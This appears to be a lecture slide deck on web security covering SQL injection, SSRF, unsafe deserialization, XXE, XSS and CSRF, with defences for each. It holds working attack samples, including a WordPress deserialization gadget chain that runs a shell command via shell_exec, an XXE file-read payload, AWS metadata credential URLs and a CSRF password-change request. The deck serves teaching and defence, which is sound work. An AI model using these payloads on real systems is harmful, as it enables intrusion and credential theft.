# Web Security

*by Tom Van Goethem*

DistriNet

# Web security

## history, evolution & future

# The Web: history

- Designed many years ago
  - Primary purpose: static information retrieval
- Many evolutions over time
  - Static -> dynamic
  - No authentication -> cookies
  - Server -> client
  - New web APIs
- Let's allows anyone to run code in our browser; what could possibly go wrong?
- Let's include cookies in all requests; what could possibly go wrong?

# The Web: evolution

- New features allow new use cases
  - Without cookies, the web would have looked very differently
- Usually it takes some time before issues surface
  - At design-time: possible issues not present/insignificant
  - As the web evolves: issues appear or become significant
- Very hard to take features out of the web platform
  - Many parties already rely on these features
  - Browsers don't want to break websites
- New features hard to make future-proof
  - Difficult to predict how the web will evolve & which other features will be added
- Web-security: whack-a-mole

# Web security: the future?

- New security features are added
  - Mainly through request/response headers
  - Some effort to have security by design: e.g. trusted types
    - Protects against DOM-based XSS
  - Example: HTTP state tokens to replace cookies
    - Client controls token value, not accessible from JS, HTTPS only, same-site only, non-persistent by default
- New web APIs are constantly being added
  - Usually introduces unexpected side-effects (e.g. <portal>)
- Existing features are being changed
  - Cookies: Chrome will make it SameSite by default (how it should have been from the beginning)

# Web security


## Web vulnerabilities

# Web vulnerabilities


- Server-side
  - Attacker interacts directly with the server
- Client-side
  - Attacker tricks the victim to interact in unexpected ways with the server

# Web vulnerabilities

## Server-side



## Client-side



# Web vulnerabilities

## Server-side

- SQL injection
- Insecure direct object references (IDOR)
- Command injection
- Server-side request forgery (SSRF)
- XML external entities (XXE)
- Remote/Local file inclusion (RFI/LFI)
- Unsafe deserialization
- Timing attacks

## Client-side

- Cross-site scripting (XSS)
- Clickjacking
- Cross-site request forgery (CSRF)
- HTTP response splitting
- Open redirect
- CORS misconfiguration
- Authentication issues
- Cross-site script inclusion (XSSI)
- XSLeaks

# Server-side web vulnerabilities

# Server-side web vulnerabilities

## SQL injection

# Server-side: SQL injection

- Attacker injects content in the SQL query
  - Changes syntax of the query

```
$name = $_GET['name']
$query = "SELECT name FROM users
          WHERE name = '$name' ";
```

```
?name=x' OR name = 'admin
```

# Server-side: SQL injection

- Also applies to NoSQL queries
- Difficulty of exploitation can differ
  - Straightforward: parameter used in WHERE statement
  - More difficult: unable to observe response; need to rely on side-channel information, e.g. SLEEP(1)
- Can be difficult to detect
  - Second-order: injected content is first stored in DB
- Affects many major web applications
  - In 2014, all Drupal installations were found to be vulnerable (Drupalgeddon)

# Server-side: SQL injection

- Defense: escape all user input
  - Not recommended: developer may forget, unclear what to do for dynamically generated queries
- Defense: prepared statements
  - When done correctly, much harder to make mistakes
  - Recommended!
  - ```
    String query = "SELECT name FROM users WHERE name = ?";
    PreparedStatement pstmt = connection.prepareStatement(query);
    pstmt.setString(1, request.getParameter("name"));
    ```
    ```

# Server-side web vulnerabilities

## Server-side Request Forgery (SSRF)

# Server-side: server-side request forgery

- Attacker triggers the targeted server to send a request to an arbitrary endpoint
- Can be used to extract sensitive information from the system
- Example: AWS keys may be extracted
  - Metadata accessible from http://169.254.169.254/
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/...
- Some (internal) databases provide REST interfaces
  - Attacker can leak information from internal services

# Server-side: server-side request forgery

- Defense: perform input validation
  - Can be tricky because of URL parsing inconsistencies
  - Where does this request go to? https://evil.com\@good.com/
  - What about this one? https://evil.com\[good.com]/
  - And this one? http://2852039166
  - And what about the many many more examples
- Be conservative in what you allow!
  - `input.startswith('https://good.com/')`

# Server-side web vulnerabilities

## Unsafe deserialization

# Server-side: Unsafe deserialization

- Many programming languages allow (de)serialization of objects
  - Java, Python, PHP, Ruby, …
- Deserialization: transforming string back into an object
  - Dangerous when string is controlled by attacker
- Special functions may be called during deserialization or during object lifetime
  - Can be abused to perform unintended actions on arbitrary objects
- Exploitation typically requires “gadgets” from other code

# Server-side: Unsafe deserialization

- Can lead to remote code execution
  - Depends on code available during execution
  - Tool for Java: ysoserial
- Defense
  - Do not use programming language's object serialization
  - Use e.g. JSON instead
- Real-world vulnerability: WordPress ≤ 3.6.0 (2013)

# Server-side: Unsafe deserialization

- WordPress cached meta-information in database
  - write -> maybe_serialize(): serialize if object or array, or is_serialized(string) returns true => double serialization (for compat.)
  - read -> maybe_unserialize(): unserialize if is_serialized(string) returns false
- What do we need for a vulnerability?
  - ```
    is_serialized($str) === FALSE;
    write_to_db($str);
    $str_2 = read_from_db();
    is_serialized($str_2) === TRUE;
    ```
    ```

# Server-side: Unsafe deserialization

- `is_serialized($str)`
  - returns TRUE if $str starts with s/a/O/b/i/d (string, array, bool, …) and $str ends with `;` or `}`
- Trick: use "special" UTF-8 characters
  - WordPress uses MySQL by default, with a collation set to "utf8"
  - MySQL's utf8 does not support all of utf8, only "base plane": code points U+000000 until U+00FFFF
  - When inserting character outside of base plane: MySQL drops character and everything after it (only a warning)
  - Example: 💩
  - For full UTF-8 support: use utf8mb4

# Server-side: Unsafe deserialization

- Payload:
  - `$str = 'O:3:"Foo":0:{}💩'`
  - `is_serialized($str) === FALSE` (does not end with } )
  - `$str_2 = O:3:"Foo":0:{}`
  - `is_serialized($str_2) === TRUE` (ends with } )

  - => a new Foo object is created
  - `__destruct()`, `__toString()`, `__wakeup()` are called

# Server-side: Unsafe deserialization

- Exploitation:
  - No gadgets available in WordPress base
  - Many installations use plugins! Gadgets galore!
  - Example: Lightbox Plus ColorBox (contains no specific vulnerabilities)
  - Results in remote code execution

```php
<?php
class simple_html_dom_node {
        private $dom;
        public function __construct() {
                $callback = array(new WP_Screen(), 'render_screen_meta');
                $this->dom = (object) array('callback' => $callback);
        }
}
class WP_Screen {
        private $_help_tabs;
        public $action;
        function __construct() {
                $count = array('count' => 'echo "h4x3d" > /tmp/hacked');
                $this->action = (object) $count;
                $this->_help_tabs = array(array(
                        'callback' => 'wp_generate_tag_cloud',
                        'topic_count_scale_callback' => 'shell_exec'));
        }
}
echo serialize(new simple_html_dom_node()).'💩';
?>
```

# Server-side: Unsafe deserialization

- Alternative:
  - Abuse PHP's SimpleXML module
  - Exploit leverages classes from WordPress core + SimpleXML
  - Triggers unsafe operations on XML objects
  - Causes an XML External Entities vulnerability
  - Leak file content from web server (e.g. wp-config.php)
  - Works on all installations that have the SimpleXML module

# Server-side web vulnerabilities

## XML External Entities

# Server-side: XML External Entities (XXE)

- Vulnerability exists when parsing attacker-provided XML
- Attacker includes external entity that refers to specific endpoint
- ```
  <?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "file:///etc/password">
  ]>
  <foo>&xxe;</foo>
  ```
  ```


# Server-side: XML External Entities (XXE)

- Attacker can read out arbitrary files
- Possible to perform SSRF attacks through XXE
- More advanced attack techniques possible: e.g. out-of-band
  - When attacker can not read out XXE response directly
  - Triggers request with file content to attacker server
- Defense: disable external entities in XML parser

# Client-side web vulnerabilities

# Client-side web security

## Same-Origin Policy


document.body.textContent
SiteA
SiteB
fetch()
XHR
postMessage()


# Client-side: same-origin policy

- siteA can not access any content/cookies from siteB
- To interact, siteA can send `postMessage()` to siteB who listens for messages via `window.addEventListener('message', handler)`
- siteA can send a request to siteB, but should not be able to obtain any information about the response
  - Side-channel information may still be available (see: XSLeaks)

# Client-side: security feature delivery

```
GET /index.html
User-Agent: Firefox
Accept: text/html
```

```
200 OK
Content-Type: text/html
Strict-Transport-Security:
  max-age=631138519
```



*enforce*

# Client-side web vulnerabilities

## Cross-site Scripting

# Client-side: cross-site scripting

- XSS is caused by injecting attacker-controlled content into web page without proper encoding
  - < should be encoded as `<`
- Malicious content can originate from request (parameter/referrer/…), or database (reflected vs persistent)
- Content may be written dynamically in JavaScript or generated on the server side (DOM-based vs server-side)
- Attacker can run arbitrary content on web page: steal cookies, take over entire website, …

# Client side: cross-site scripting

| | **Reflected** | **Persistent** |
|---|---|---|
| **Server-side** | `print('Hello %s' % params.name)` | `print('Comment: %s' % db.getComment())` |
| **DOM-based** | `el.innerHTML = 'a' + location.hash` | `el.innerHTML = 'a' + localStorage.getItem('b')` |

# Client side: cross-site scripting


- Many defenses
  - Correctly encode dynamic content (based on context: different encoding is needed for element attribute vs element content
  - Several defenses try to minimize consequences, or make exploitation more difficult
  - HttpOnly cookies: cookies with this attribute can not be read from JS
  - X-XSS-Protection: Chrome has built-in detection for reflected XSS
  - Content-Security-Policy: define where JavaScript can originate from
  - CSP v3: strict-dynamic + nonce => all scripts with random nonce are loaded, these can dynamically load new scripts
  - Trusted types: defends against DOM-based XSS by design

# Client-side web vulnerabilities

## Cross-site Request Forgery

# Client-side: cross-site request forgery

- Attacker makes victim's browser send a request to target site
  - Victim's cookie for target site is included
- Target site processes request in name of the victim
  - Target site can not differentiate legitimate requests from attacker-triggered request
- Defense: require + validate randomly generated token in form
  - Token can not be guessed by the attacker; if incorrect: abort operation
- Defense: SameSite cookie (becomes default in Chrome soon)
  - Cookie with SameSite attribute is not sent for cross-site requests




```
fetch("https://example.com/change-password",
  {
    method: "POST",
    body: "new_password=h4x0r3d",
    mode: "no-cors",
    credentials: "include"
  }
);
```


# Client-side web vulnerabilities

## XSLeaks

